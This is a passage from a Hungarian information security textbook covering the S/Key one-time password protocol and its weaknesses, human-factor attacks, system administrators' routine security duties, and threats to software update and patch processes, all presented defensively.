kommunikáció (opcionális), valamint a közös kulcs ismerete bizonyítja a partnerek hitelességét is . A Kerberos támogatja a realm-ok használatát is, ez a Windows NT domain fogalmához hasonló fogalom.

A Kerberos biztonsági szempontból jól tervezett, megbízhatósága az alkalmazott DES rejtjelezés megbízhatóságán, a DES paramétereket gondos megválasztásán alapul.

További információ: `http://web.mit.edu/kerberos/www/`

3.4.11.4 Az S/Key hitelesítési protokoll

Szintén a hálózatok lehallgatásával megszerezhető jelszavak problémája ellen véd az S/Key protokoll. Lényegét tekintve egy alapjelszóból egyszer használatos jelszavakat generál oly módon, hogy a hálózatot figyelő támadó a már megfigyelt jelszavakból nem szerez használható információt a következő esetben használt jelszóra. Az S/Key jelszavak alapján történő hitelesítés a következőképpen zajlik:

Inicializálás

- A kliens választ egy jelszót és egy véletlen elemet (elnevezése: seed vagy salt). A véletlen elem szerepe az, hogy a kliens ugyanazt a jelszót több rendszerben is használhassa.
- A jelszót és a seed-et egymáshoz fűzi, s erre alkalmazza az MD4 hash függvényt. Az eredményként kapott 128 bit első és második felét modulo 2 összeadva kapja az első, 64 bites jelszót.
- A kliens elkészíti az első száz, esetleg ezer jelszót úgy, hogy az előző jelszóra alkalmazza az MD4 függvényt és a 128 bites eredmény két felét összeadja.
- Az ezredik jelszót és a seed értéket átadja a szervernek. Ezzel az inicializálás lezárult.

Hitelesítés

- A szerver elküldi a seed értékét és a 999 számot a kliensnek, jelezve, hogy a 999. jelszó beírását kéri.
- A kliens megvalósítástól függően vagy kikeresi, vagy kiszámítja a 999. jelszót és elküldi a szervernek.
- A szerver a kapott jelszóra elvégzi az MD4 műveletet, és ha a kapott érték megegyezik a tárolt értékkel, akkor a hitelesítést elfogadja, miáltal a 999. érték váltja fel az ezredik értéket az adatbázisában. Legközelebb a 998. jelszót fogja kérni.

A módszer ereje a hash függvény tulajdonságaiban rejlik. Megfelelő hash függvény esetén ugyanis gyakorlatilag lehetetlen adott kimeneti értékhez olyan bemeneti értéket találni, amelyre a hash-t alkalmazva az adott kimeneti értéket kapjuk. Az ellenőrzés könnyű, hiszen a hash képzés gyors, viszont a következő jelszó megjóslásához fel kell törni a hash függvényt. A módszert az RFC1760 specifikálja.

Az S/Key protokoll szótáras támadással támadható. Mivel a módszer nyílt, ezért egy támadó, aki le tudja hallgatni az üzenetváltást, próbálgatással ellenőrizheti a kliens jelszavára vonatkozó tippjét. Ezen a módon a szokásos, gyakori jelszavak kipróbálásán alapuló módszerek sikerrel alkalmazhatók gyengén választott jelszavak ellen.

A szerveren tárolt adatok védelme. A szerveren tárolt adatok (felhasználónév, számláló, seed, számlálóhoz tartozó jelszó) közvetlenül nem kompromittálják a jelszót, de megismerésük az

előzőleg megismert támadási módszert teszi végrehajthatóvá, vagyis a fájlhoz való hozzáférést megfelelően kell beállítani.

Megszemélyesítés. Ha a támadó megszemélyesíti a szervert, és a következő, pl. 998. jelszó helyett a századikat kéri be, akkor ez veszélyes lehet. Ha ugyanis a kliens beírja a századik jelszót, akkor abból a támadó ki tudja számolni az összes száznál nagyobb sorszámú jelszót.

Belépésverseny. Ha a támadó nemcsak lehallgatni, hanem módosítani is képes a vonali forgalmat, elképzelhető, hogy módosítja a kliens válaszát, s így az nem tud belépni, viszont ezután a támadó be tud lépni, mert a rendszer (a sikertelen kísérlet miatt) ugyanazt a sorszámú jelszót kéri ismét.

Hash függvény támadása. A legtöbb rendszer az MD4 hash függvényt használja, amely azonban feltörhetőnek bizonyult (Hans Dobbertin: Cryptoanalysis of MD4, Fast Software Encryption, 1996), így a rendszer MD4 használata esetén alapjaiban rendült meg. Ajánlott az MD5 használata, amely lényegesen biztonságosabb (bár azt is érték már támadások Dobbertin részéről).

A protokoll egyszerű, hatékony, a felvetett problémák a sebezhető hash kivételével kezelhetők. Megfelelő hash függvény használatát kell elérni az implementációban (pl. SHA-1, HMAC).

További információ: `http://www.ietf.org/rfc/rfc1760.txt`

3.5 Emberi láncszem gyengeségei

Az emberi láncszemet szokták a *leggyengébb* láncszemnek tartani, de ez pozitív megközelítésben úgy fogalmazható át, hogy a kellőképpen válogatott, oktatott, számon kért, szervezett és nem utolsó sorban megbecsült emberi láncszem a *legerősebb* láncszem.

A fenyegetettségek és kontrollok megtalálhatók az 5.2.6 (Emberi láncszem gyengeségei) fejezetben, itt csak taxatíve soroljuk fel a támadási típusokat.

- *Erőszak*: amikor nyíltan kierőszakolják a kívánt cselekményt a célszemélytől (pl. másoljon le, írjon át, vagy éppen töröljön adatokat). Kiemelt biztonságú rendszerek esetében alkalmazzák a titokmegosztást, amikor több személy egyidejű tudása (jelszó), birtoklása (eszköz) vagy jelenléte (biometria) szükséges az adott művelet végrehajtásához. Ebben az esetben több személyt kell a támadónak erőszak alá vonni, ami növeli a támadás kockázatát a támadó felé.

- *Rászedés*: amikor rászedik a célszemélyt egy közvetett vagy közvetlen fenyegetettséget elősegítő cselekedet megtételére (pl. csak tegyen le az intézményen belül egy címkézetlen lemezt a gépteremben...előbb-utóbb valaki behelyezi egy olvasóba, és megnézi, mi van rajta, netán le is futtatja a **`jojatek.exe`** programot). Az Internet korszakában egyre inkább E-mail-ekben érkezik a rászedési kísérlet is, de nem árt észben tartani, hogy a számítógép minden bemenetén védeni kell a rendszert. Rászedés ellen az oktatás és a figyelemfelhívás segít.

- *Egyéni akció*: amikor az alkalmazott tudatosan követ el biztonsági eseményt. Ennek sok oka lehet, de ezek feltárása nem célja ennek a tanulmánynak. Az általánosan javasolható informatikai biztonsághoz közelebb álló megoldásokat a humán biztonság címszó alatt találjuk a szakirodalomban. Az egyéni akciók ellen a

legnehezebb a védekezés megadása, mivel itt lehetnek a legbonyolultabb összefüggések és indítékok az elkövetők részéről.

A védekezési lehetőségek között még meg kell említeni a következő nagyobb csoportokat (ld. még: http://www.biztostu.hu/oktatas/tervezesi_iranyelvek/human_1_human.htm):

- Kölcsönösen kizáró feladatkörök (ld.10.2.6)
- Szerepkörök váltogatása, kötelező szabadságolás
- Üresíróasztal-politika

Nagyon fontos a felhasználók képzése, a biztonsági veszélyérzet adott, nem túlzott szintjének létrehozása, a biztonságtudatosság. Ez egyrészt azért fontos, mert mindig lesznek olyan funkciói, mellékágai a modern komplex informatikai rendszereknek, ahol a támadó próbálkozhat, de egyszerű szabályok betartásával a kockázat jelentősen csökkenthető. (Pl. csatoltan érkező végrehajtható fájlok indítása.)

A biztonságtudatosság kialakítása azért is fontos, mert ez megfelelő biztonsági szint fenntartása az esetek túlnyomó részében bizonyos fokig nehezíti a munkát, csökkenti, korlátozza a rendszer funkcionalitását. Erre jó példa a jelszavak minimális hosszának megkövetelése. A biztonsági problémákkal szemben kialakult érzékenység megkönnyíti a felhasználó számára, hogy elfogadja a szabályokat.

A biztonságtudatosság kialakításának egy fontos speciális esete az, amikor az adott szervezet vezetését szükséges meggyőzni a biztonsági kérdések fontosságáról. A szakemberek számára alapvető feladat, hogy a láttassák a vezetéssel, a biztonság jelentős anyagi és humán erőforrásokat követel meg. Ezek azonban ma már feltétlenül szükségesek ahhoz, hogy az informatikai rendszerek el tudják látni a termelésben, munkaszervezésben betöltött szerepüket.

3.6 Rendszergazdai felelősségek

A rendszeradminisztrátor tevékenységének kiemelt szerepe van az informatikai rendszer biztosításának fenntartásában. Az informatikai biztonság megfelelő szintjének fenntartása természetesen más jellegű tudást, különböző méretű informatikai csapatot kíván meg attól függően, hogy milyen méretű az adott szervezet. Természetes, hogy egy 20 fős cég rendszerét fenntartó személyzet informatika biztonsági feladatai össze sem hasonlíthatóak egy nagyobb szervezet, pl. egy Internet szolgáltató, egy multinacionális nagyvállalat működése során felmerülő feladatokkal, de a középvállalati szinttől kezdve szinte minden olyan feladat, probléma megjelenik, amelyek kiterjedtebb formában nagyobb szervezeteknél is megoldandó kérdéseket jelentenek.

Az adminisztrátorhoz, tágabban fogalmazva az IT biztonságért helyben felelős személyzethez kapcsolódó biztonsági feladatokon túl a biztonságnak több, mások által kezelendő összetevője is van. Erre itt csak utalunk, mert nem kapcsolódik közvetlenül az adminisztrátor feladataihoz.

Tipikusan ilyen kérdés a fejlesztések problémaköre. Egy újonnan fejlesztett alkalmazás beillesztése az informatikai és biztonsági környezetbe megkívánja a teljes biztonsági környezet áttekintését. A fejlesztőknek áttekintéssel kell bírniuk a kielégítendő biztonságpolitikákról általános szinten, és a szoftver funkcionalitásához közvetlenül kapcsolódó biztonsági feladatokról is. Ugyanez igaz akkor is, ha a szoftver nem megy végig a teljes fejlesztési cikluson,

hanem csupán módosításon, funkciógazdagításon esik át. Erre jó példát adnak a számlázó-programok éves módosításai.

Az adminisztrátor munkáját támogatja, ha az egyes, – biztonsági funkciókat jelentős számban tartalmazó – szoftver, illetve hardverrendszerek rendelkeznek minősítéssel, azaz a szervezettől független cégek bevizsgálták azokat. Egyre több területen – minősített digitális aláírás, bankszektor – követelmény a bevizsgált, szoftverek használata.

Meg kell említenünk az outsourcing problémakörét is. Amennyiben a cég IT funkciói kiszervezésre kerülnek, a legtöbb, amit az adminisztrátor tehet, hogy elősegíti a külső és belső szervezet feladatainak világos szétválasztását, és azt, hogy a biztonsághoz szükséges funkciók valamelyik fél által lefedésre kerüljenek. Ennek megfelelően szükséges megosztani a felelősségeket is. Ld. még 5.2.7 fejezetet is!

3.6.1 Az adminisztrátor napi, rendszeres biztonsági feladatai

Az adminisztrátornak több rendszeresen ismétlődő feladatai is van, melyek elvégzése alapvető fontosságú a biztonság elért szintjének fenntartásában.

3.6.1.1 Felhasználók felvétele, eltávolítása

A felhasználói accountok felvétele és eltávolítása alapvető biztonsági kérdés. Nagyobb, komplexebb rendszerek esetén egy új felhasználó esetén időigényes feladat lehet. A folyamat másik végén a már nem jogosult felhasználót minden rendszerből el kell távolítani. Mivel ismert, hogy a biztonsági incidensek jelentős számban belső munkatársaktól, volt alkalmazottaktól indul, a gyors eltávolítás fontos biztonsági feladat.

3.6.1.2 Felhasználói jogok kezelése

A felhasználói jogok kezelése az accountokhoz hasonló, de annál komplexebb problémákat vet fel. Ennek egyik oka az, hogy a felhasználói jogokat egy felhasználó esetén is dinamikusan kell kezelni, azaz a felhasználói jogok területén mind az informatikai rendszer változásai, mind a személyzet munkakörének változásai módosításokat indukálnak. A különböző rendszerekben beállított jogosultságok egymástól független kezelése már egy közepes méretű szervezet esetén is megoldhatatlan terhet jelent az adminisztrátorok számára. A jogok központi kezelésére több megoldás is kidolgozásra került. A legismertebbek:

- a Microsoft Active Directory,
- a Novell NDS,
- a Sun NIS,
- vagy a különböző LDAP alapú, főként Linux alapú környezetben használt megoldások

3.6.1.3 Jelszavak, hitelesítő tokenek

A jelszavak, hitelesítő tokenek megfelelő kezelése kritikus biztonsági kérdés. A jelszavak nyújtják a legegyszerűbb, leggyakrabban használt hitelesítési módszert. Közismert viszont, hogy a támadó viszonylag könnyen fel tudja törni a gyengén választott jelszót, s ehhez több automata eszköz is rendelkezésére áll. Ezért a vonatkozó szabályzatokban (Informatikai biztonsági

szabályzat, Rendszer informatika biztonsági szabályzat) előírt módon megkötéseket tesznek a jelszó hosszára, bonyolultságának minimumára, a csere gyakoriságára, amelyet az adminisztrátornak be kell tartani. Ezt a mai operációs rendszerek illetve alkalmazások támogatják.

Biztonsági szakemberek körében vitatott, hogy a túl sok megkötés elősegíti-e a biztonságot, vagy csupán a jelszó leírását váltja ki. E sorok írójának véleménye szerint a túl sok megkötés önáltatást jelent, amennyiben a rendszer biztonsága ezt indokolja, komplexebb hitelesítési módra szükséges áttérni. Ezek legtöbbször valamilyen kártyát, tokent jelentenek, amelyek használata, nyilvántartása további adminisztratív és anyagi terhet jelent.

A jelszavak által nyújtott biztonságot tovább erodálja, ha a felhasználónak sok rendszerhez kell különböző (sokszor különböző policy alapján választott) jelszót megjegyezni. Ekkor kerülnek előtérbe a Single SignOn rendszerek, valamint ezek kiterjesztései, ahol a jogosultságkezelés is központilag történik.

3.6.1.4 Naplóüzenetek kezelése, rendszeres áttekintés

A naplók a rendszergazda érzékszervei, alapvető hogy a biztonsági szempontból érzékeny rendszerek naplózzák a kritikus eseményeket. A naplózás szintjének beállítása fontos kérdés, a túl sok fölösleges üzenet megnehezíti a lényeges elemek kiszűrését. A naplóesemények áttekintése rendszeres feladat. Nagy tapasztalatot igényel az üzenetek szúrése, a különböző rendszerekből származó események összekapcsolása. Manapság egyre több eszköz támogatja a naplóüzenetek egységes, kvázi intelligens feldolgozását.

3.6.1.5 Pontos rendszeridő fenntartása

A PC kategóriájú számítógépek alaplapján működő óra sok esetben meglepően pontatlan a szokásos órákkal összehasonlítva. Egy hálózatba kötött, több alkalmazással, üzenetkezelő rendszerrel összekapcsolt rendszerben zavarokat okozhat az, hogy a gépek rendszerideje egyre nagyobb mértékben eltér egymástól, ha a rendszeradminisztrátor nem tartja karban a rendszeridőt. Ha az informatikai rendszer olyan feladatokat végez, (iktatás, ügyintézés stb.), ahol a pontos idő használatának anyagi következményei is vannak, akkor a rendszeres beállítás elengedhetetlen. Biztonsági szempontból is fontos, hogy a naplóüzeneteket autentikus időpont-megjelöléssel tudjuk ellátni.

Az újabb operációs rendszerek kvázi automatikus beállítják a rendszerórát az NTP protokoll segítségével, ha a rendszeradminisztrátor meg tud adni egy referenciaforrást. (Sokszor az is elegendő, ha a rendszerhez tartozó gépek legalább egymással szinkronban járnak) Régebbi Microsoft operációs rendszerekhez ingyenesen elérhetők olyan szoftverek, amelyek (akár szervizként futva) elvégzik a pontos idő beállítását.

Amennyiben a rendszer rendelkezik Internet kapcsolattal, akkor az Interneten több NTP szerver is elérhető referenciaidőként. Tipikus, hogy a belső gépek számára a tűzfal szolgál NTP szerverként. Professzionális rendszerekben további időforrások is szóba kerülnek, úgymint atomórák (rubídium, cézium alapúak), GPS-vevők, hosszúhullámú rádióvétel alapján működő eszközök.

3.6.1.6 Operációs rendszerek, kritikus alkalmazások javítása

Az informatikai rendszerek fejlesztésére alkalmazott módszerek és üzleti modellek következtében az alkalmazott operációs rendszereink és kritikus alkalmazásaink rendszeresen

hoznak bennünket abba a helyzetbe, hogy olyan biztonsági hiba kerül nyilvánosságra, amely az adott alkalmazás vagy akár a teljes informatikai rendszer működését meggátolja, veszélyezteti a felhalmozott adatvagyont, titkok kiszivárgására ad lehetőséget. Mindenképpen kritikus alkalmazásnak tekinthető:

- a tűzfal
- az operációs rendszer, beleértve a vele egybeépült alkalmazásokat
- a webszerver
- az adatbázis-kezelő rendszer
- a levelező szerver
- a mail kliensprogram

Az ezekre vonatkozó biztonsági hibák figyelése, az elérhető javítások alkalmazása a teljes rendszerben rendkívül fontos biztonsági feladat. Szerencsére több operációs rendszer és alkalmazás esetén a fejlesztő is támogatja ezt a tevékenységet riasztással és/vagy a javítások automatikus, távoli telepítésével, ami persze szintén felvet átgondolandó biztonsági kérdéseket.

3.6.1.7 A fizikai környezet biztonságának fenntartása

A hozzáférés-védelem egyik aspektusa a fizikai védelem megfelelő szintjének biztosítása. Ez röviden azt jelenti, hogy az informatikai rendszerek központi elemei egy fizikailag is elzárt területen üzemelnek, ahová bejutni csak erős kontroll alatt lehet. Hasznos, hogy ha a kritikus biztonsági funkciókat még az arra jogosult is csak egy olyan konzolról végezheti el, amelyik a védett területen belül van. A területre való belépést nyilván kell tartani.

3.6.1.8 Vírusvédelmi rendszerek karbantartása

A vírusokról korábban részletesen írtunk. Az ott leírtak megfelelően alátámasztják azt, hogy gyakorlati szempontból a vírusok jelentik a rendszerünkre leselkedő legsúlyosabb fenyegetést. Ezt a különböző biztonsági felmérések is alátámasztják. Ezért a modern vírusvédelmi rendszerek alkalmazása elengedhetetlen. A legtöbb esetben ezek a rendszerek egy központból vezérelve elérik és védik a rendszerünk minden egyes gépét. Az adminisztrátor feladata az, hogy a védelem tényleg lefedje a rendszer minden elemét, és a vírusleíró adatbázisok rendszeresen frissüljenek, ha ez nem történik meg automatikus módon.

3.6.1.9 Tűzfalak beállítása

A tűzfalak megfelelő beállítása kritikus biztonsági kérdés, ugyanakkor a mai komplex tűzfalak esetén sokszor meghaladja a rendszeradminisztrátor felkészültségét. Nagyobb szervezetek esetén célszerű ezt a feladatot dedikálni, kisebb szervezetek esetén megfelelő megoldás lehet a tűzfal menedzselését – megfelelő referenciákkal bíró cégtől – szolgáltatásként megvásárolni. Ekkor is fontos, hogy a beállítások szinkronban legyenek a hatályos biztonságpolitikával.

3.6.1.10 Spamszűrés, tartalomszűrés

A rendszergazda feladatkörébe tartozhat a kéretlen levelek szűrése és annak megakadályozása is, hogy a felhasználók bizonyos oldalakat elérjenek az Interneten. Fontos, hogy ezeket a feladatokat szabályozott módon lássa el a rendszergazda. Ezek a területek érinthetik a

felhasználók személyiségi jogait, ezért kiemelten fontos, a szabályzatoknak megfelelő, rögtönzésektől mentes, körültekintő munkavégzés.

Mint azt korábban (ld. 3.3.3) részletesen kifejtettük, a kéretlen email-üzenet sokszor lehet ez támadás első lépcsője, vagy akár a támadó kód hordozója is. Ezért biztonságnövelő tényező is, ha a felhasználóhoz csak az általa szükségesnek tartott levelek jutnak el.

A tartalomszűrés célja, hogy a világháló egyes (tipikusan erotikus tartalmat hordozó) szervereihez korlátozzuk a hozzáférést ezzel csökkentve a dolgozók kihasználatlan munkaidejét és elősegítve a sávszélesség hatékony kihasználását.

3.6.1.11 Behatolás-detektáló rendszerek beállítása, értékelése

A behatolás-detektáló rendszerek feladata, hogy a hálózaton belül működve egy-egy kritikus szerver illetve a hálózat forgalmát figyelve felismerjék az ellenséges tevékenységre utaló aktivitást, azt jelezzék, lehetőség szerint megakadályozzák. Bizonyos rendszerek képesek ellentámadást is indítani. Ennek indokoltsága, hatékonysága vitatott. Ezek a rendszerek arra mindenképpen megfelelőek, hogy komplex módon kezelik a rendszer eseményeit, elősegítik az események feldolgozását. Ilyen rendszer üzemeltetése esetén fontos, hogy a rendszergazda legyen tisztában a rendszer képességeivel, értéken kezelve annak riasztásait.

3.6.1.12 Tanúsítványok érvényességének fenntartása

A nyilvános kulcsú infrastruktúra terjedésével párhuzamosan egyre szélesebb körben jelentkező feladat a tanúsítványok karbantartása, a lejárt tanúsítványok megújításának kezelése. Ide tartozik a különböző VPN eszközök kulcsellátásának biztosítása is.

3.6.2 Középtávú feladatok

A középtávú feladatok legtöbbje adminisztratív szabályzás jellegű. Feladatuk a biztonsági intézkedések kereteinek megteremtése, az azok végrehajtásához szükséges erő, hatáskör biztosítása. E dokumentumokat rendszeresen karban kell tartani. Az alább felsorolt dokumentumok létrehozása komplex feladat, ezért itt csak jelezni tudjuk a szükségességüket.

- Biztonsági politikák kialakítása, karbantartása
- A biztonságtudatosság javítása
- Rendszer Informatikai Biztonsági Szabályzat kidolgozása, karbantartása
- Folyamatos üzemeltetés fenntartása
- Támadás esetén teendő intézkedések összeállítása

További információt ad a témakörben az ISO17799-es szabvány.

3.6.3 Biztonsági listák

Az adminisztrátor tevékenységét jelentősen elősegítik az úgynevezett best practices dokumentumok, amelyekben konkrét gyakorlati leírások található. Hasonló a szerepük az úgynevezett security check-listáknak is. A témakör zárásaként felsorolunk néhányat ezek közül.

- UNIX Security Checklist v2.0
  http://www.cert.org/tech_tips/usc20_full.html
- SecurityFocus HOME Infocus: Basic Security Checklist for Home and
  http://www.securityfocus.com/infocus/
- Windows 2000 Installation Security Checklist
  http://www.labmice.net/articles/securingwin2000.htm
- Windows XP Security Checklist from LabMice.net
  http://www.labmice.net/articles/winxpsecuritychecklist.htm
- Web Application Security Checklist
  http://www.enterpriseitplanet.com/security/features/article.php/2214631
- Linux Security Checklist
  http://www.wfu.edu/~rbhm/linux.html
- IIS Security Checklist
  http://www.port80software.com/products/servermask/checklist
- Intranet Application Security Checklist
  http://www.infoseceng.com/intra.htm
- Microsoft security settings
  http://www.microsoft.com/security/articles/settings.asp
- Information Security Management Audit Check List
  http://www.sans.org/score/checklists/ISO_17799_checklist.pdf
- RedHat Linux Security Checklist
  http://www.uga.edu/ucns/wsg/security/linuxchecklist.html
- SQL Server Security Checklist
  http://www.esecurityplanet.com/prodser/article.php/2221471

3.7 Frissítések és javítások támadásai

A legáltalánosabb biztonsági szabályok közé tartoznak: a rendszer frissítése (update), és az elérhető javítások (patch) alkalmazása. Ez igaz az operációs rendszerre, a rajta futó alkalmazásokra (a víruskereső rendszerre kiemelten is), de szélesebb körben a fizikai elemekre is.

3.7.1 Frissítések és támadásuk

Napjaink biztonsági hiányosságai legtöbb esetben azért maradnak kihasználhatók, mert az érintett rendszerekben lassan, vagy egyáltalán nem történik meg a biztonsági kockázatot jelentő

alkalmazások, csomagok frissítése. Ez alapján természetesen következik a rendszer-frissítések valamilyen szintű automatikus támogatásának igénye.

Az operációs rendszerek és a rajtuk futó alkalmazások esetében előbb-utóbb előfordul, hogy frissítésre kerülhet sor, mert elérhető egy újabb verzió a rendszer valamelyik eleméből. Szemléletes példa a víruskeresők adatbázisa, melyet a legújabb vírusok megjelenése miatt akár naponta is frissíthetünk. A frissítés történhet kézi vagy automatikus úton.

A kézi frissítésnek az előnye, hogy észrevesszük, ha valami nem futott le rendesen. Az automatikus frissítésnek előnye, hogy nem felejtjük el. Szakember számára a kézi frissítés a tudatosság, a kontrollálhatóság miatt kedveltebb, míg az átlagos felhasználónál az is eredmény, ha az automatikus frissítési beállítások megtételére rá lehet venni.

A kézi frissítésnél választható, hogy mi kerüljön fel a rendszerre és mi nem (pl. nem futtatunk Web-szervert a gépünkön, akkor a Web-szervert frissítő részeket sem akarhatjuk letölteni). Az automatikus frissítésnél az időzítés lehet még kérdéses paraméter, illetve az automatizmus mértéke.

Az időzítés biztosítja, hogy egy adott időben vagy időszakonként megtörténjen a frissítés. Elvárható a rendszertől, hogy amennyiben az időzített frissítés nem futott le, ezt jól észrevehetően jelezze, nehogy a felhasználó abban a téves biztonságérzetben legyen, hogy a frissítés megtörtént.

Az automatizmus mértéke szerint lehet a frissítés *indítása jóváhagyáshoz kötött* (a rendszer automatikusan ellenőrzi, hogy van-e frissíthető elem, de a frissítéshez jóváhagyás kell), *részleges* (letölti a frissítéseket, de a telepítés jóváhagyáshoz kötött) és *teljes* (ellenőriz, letölt, telepít).

Összegezve a fentieket az optimális ajánlás szerint a felhasználók többségének, és így a hálózatban dolgozók egészének, a következő beállításokat kell alkalmazni mindhárom fő védelmi és a többi alkalmazást érintő területen (operációs rendszer, víruskereső, személyes tűzfal, egyéb alkalmazások) a frissítésekkel kapcsolatban:

- Automatikus ellenőrzés beállítása arra, hogy ellenőrizze, elérhető-e újabb frissítés
- Jóváhagyás-kérése a frissítés letöltéséhez és a telepítés megkezdésére
- Víruskereső esetén nemcsak a vírusadatbázis, de a programrendszer frissítése is
- Időszakos kézi ellenőrzés, hogy az automatizmus él-e, és megfelelően működik-e

Részletes leírás található a *Windows* operációs rendszerek esetén elvégezhető frissítésekről a `http://www.cert.hu/ismertetok/hcs_exam_hun.html` címen. Manapság az újabb Windows rendszerekben automatizálható is a frissítések menete, ráadásul a fordításoknak köszönhetően magyarul is elérhető minden útmutató a “Windows Update” központ oldalán: `http://www.microsoft.com/downloads/search.aspx?displaylang=hu`.

A *Linux* disztribúciók automatikus csomagfrissítési megoldásai két fontos szempont, a felhasználói interakció módja, és az automatizáltság szintje szerint csoportosíthatók.

Felhasználói interakció:

- A legtöbb Linux disztribúció már rendelkezik *szöveges felületen* működő internetes csomagfrissítési megoldással. Redhat esetén YUM (Yellowdog Update Manager), Debian esetén APT (Advanced Package Tool) néven találhatunk ilyen programokat.

Ezek ugyan a felhasználó közvetlen közreműködését igénylik, de megspórolják a csomagok letöltésének és az esetleges csomagfüggőségek feloldásának fáradalmait.

- *E-mail alapú, félig automatikus* csomagfrissítési mechanizmust alakíthatunk ki a **sec_update** nevű, a csomagváltozásokat levélben jelző szkript, és az mbot általános levelező robot program segítségével. Ekkor a felhasználói jóváhagyás levélen keresztül történhet, ami lehetővé teszi a távoli rendszerfrissítést is. Egy e-mail SMS gateway segítségével akár mobiltelefonunkról is végigvezényelhetjük az egész folyamatot.

- *Grafikus felülettel* rendelkezik például a RedHat Update Agent, valamint a SuSE YOU (YaST Online Update). Az ablakkezelőbe beépülő panel-ikon jelzi, ha a rendszerre telepített csomagok valamelyike frissebb verzióban is rendelkezésre áll. A felhasználót egy varázsló vezeti végig a telepítési lépéseken, elolvashatja a frissítésre felajánlott csomagok leírásait, kiválaszthatja ezek közül a frissíteni kívántakat.

Automatizáltság szintje:

- *Figyelmeztetés*: A legegyszerűbb és legbiztonságosabb, de a felhasználótól legtöbb munkát igénylő automatizmus a rendszer-adminsztrátor figyelmeztetése, például a már említett **sec_update**, vagy egy egyszerű, a legtöbb Linux disztribúció által szolgáltatott biztonsági közlemény levelezőlista követésével. A csomagfrissítés ez esetben teljesen manuális, például az előző csoportosításban elsőként említett *APT* vagy *YUM* programokkal végezhető.

- *Csak letöltés*: ezek megoldás annyival gyorsítja az előző módszert, hogy a frissítésre váró csomagokat le is tölti az Internetről, és a helyi merevlemezen tárolja. A módszer veszélye, hogy az automatikus letöltést kiszolgáló szerver elleni támadás a letöltött csomagokat is kompromittálhatja, a csomagok digitális aláírás-ellenőrzésének elmulasztása súlyos biztonsági kockázatot jelenthet. Ilyen rendszert alakíthatunk ki, például a *cron-apt* program használatával.

- *Teljesen automatikus*: a figyelmeztetés és felhasználói jóváhagyás nélküli automatikus frissítés a legkényelmesebb és ezáltal a legkívánatosabb megoldásnak tűnhet, azonban az automatikus letöltés által felvetett biztonsági problémákat annyiban is súlyosbítja, hogy a frissített csomagok telepítése során felmerülő hibák az egész rendszer váratlan működésképtelenségét is maguk után vonhatják. Ez ellen a konfigurációs állományok, vagy esetleg a teljes lecserélt csomagtartalom megtartásával és probléma esetén történő visszaállításával valamennyire védekezhetünk, azonban ez nem jelent tökéletes megoldást. A *cron-apt* program erre is használható.

Bővebb információk a frissítésekről az egyes főbb disztribúciók esetén:

- apt howto:

  `http://www.debian.org/doc/manuals/apt-howto/index.en.html`

- yum:

  `http://linux.duke.edu/projects/yum/`

- sec_update:

  `http://lists.debian.org/debian-isp/2004/debian-isp-200402/msg00066.html`

  `http://tinyurl.com/2xlou`

- mbot:

  http://dim.tapoueh.org/softs/tools.html

- Redhat update agent:

  http://www.redhat.com/docs/manuals/RHNetwork/ref-guide/2.1/up2date.html

  http://tinyurl.com/27ge6

- YaST:

  http://www.suse.com/us/private/products/suse_linux/prof/yast.html

- cron-apt:

  http://www.opal.dhs.org/programs/cron-apt/

- Securing Debian HOWTO (a fejezet elején az automatikus biztonsági frissítésekről esik szó):

  http://www.debian.org/doc/manuals/securing-debian-howto/ch9.en.html

Hasonló módon az adott vírusirtó vagy személyes tűzfalprogramok is rendelkeznek automatikus frissítés („ellenőrizze, hogy elérhető-e újabb verzió?”) beállításokkal, melyeket érdemes megismerni és beállítani.

Mindezek ellen többféle módon történhet támadás, de ezek is besorolhatók a BSR (CIA) hármasba. E szerint a *bizalmasságot* támadhatják úgy, hogy nem a megfelelő helyről történik a frissítések letöltése, mert eltérítik a felhasználó kapcsolatát, aki nem is érzékeli mindezt, mert azt hiszi, hogy az automatikus beállítás szerinti internetes címről történik a frissítés. E támadás ellen segítséget ad a digitális aláírás egyrészt a szerver megfelelő azonosításával és kódolt kapcsolatfelvétellel, másrészt a letöltendő csomagok hitelességének ellenőrzésével (ld. következő bekezdés).

A *sértetlenséget* támadhatják úgy, hogy nem a megfelelő frissítést töltjük le, mert az adott címen sikerült a támadóknak lecserélni a hivatalos frissítőcsomagokat általuk összeállított változatra. Ez tartalmazhat más későbbi támadáshoz hátsó kaput nyitó kódokat. Igazán furfangos esetben a frissítés megtörténik, így a felhasználó megnyugszik, ugyanakkor a rosszindulatú kód is beépül a rendszerbe, amit már nehezen vesz észre a felhasználó. Ez ellen szoktak digitális aláírással védekezni a hivatalos frissítőcsomag készítői, így az alkalmazás ellenőrizni tudja, hogy a frissítés sértetlen-e, és a digitális aláírás az „anyacégtől” származik-e vagy sem. Természetesen ehhez az kell, hogy az alkalmazás is a hivatalos helyről származzon, így ezen a ponton hivatkozunk vissza az előző bekezdésben taglalt bizalmasság kérdésére.

A rendelkezésre-állást támadhatják úgy, hogy a frissítő-csomagokat tároló szervert elérhetetlenné teszik, így a felhasználók nem tudják a frissítést elvégezni. Ezért is fontos egy nagyobb vagy szélesebb körben használt rendszer esetén, hogy a frissítéseket ne csak egyetlen helyről lehessen elérni.

Mindhárom támadásirányra adhatók konkrét példák is, de összetetten is működhet egy támadás, amikor egy adott vírus terjed a hálózaton a bizalmasságot sértve, majd a fertőzött rendszerekben változtat beállításokat és alkalmazásokat megkerülve a sértetlenséget, és végül DoS támadást indít a célgép rendelkezésre-állását támadva.

3.7.2 Javítások és támadásuk

Nagyobb részt átfedésben van a frissítések területével, így ebben a részben csak a különbségeket emeljük ki.

A javítások konkrét hibákra vonatkoznak, amikor az adott hibára létezik javítás. Az életciklus modell szerint egy rendszerben felfedezett hiba, avagy biztonsági rés (security hole) után következhet az azt kihasználó kód megjelenése (exploit), azonban arra is van példa, hogy a biztonsági rés köztudott, de nem ismert azt kihasználó kód létezése. Ez azt is jelentheti, hogy nem létezik, de azt is, hogy létezik, de a készítő nem hozta nyilvánosságra. Éppen ezért kell mielőbb befoltozni a rést, de ebben is lehet időbeli csúszás, hogy melyik biztonsági rést mikor és hogyan lehet befoltozni. Amennyiben megoldható egy javítócsomag (patch) telepítésével, úgy egyszerűbb, de elképzelhető, hogy koncepcionális okokból létezik a biztonsági rés, így ezek csak egy következő verzióban (frissítés vagy csere) érhetők el.

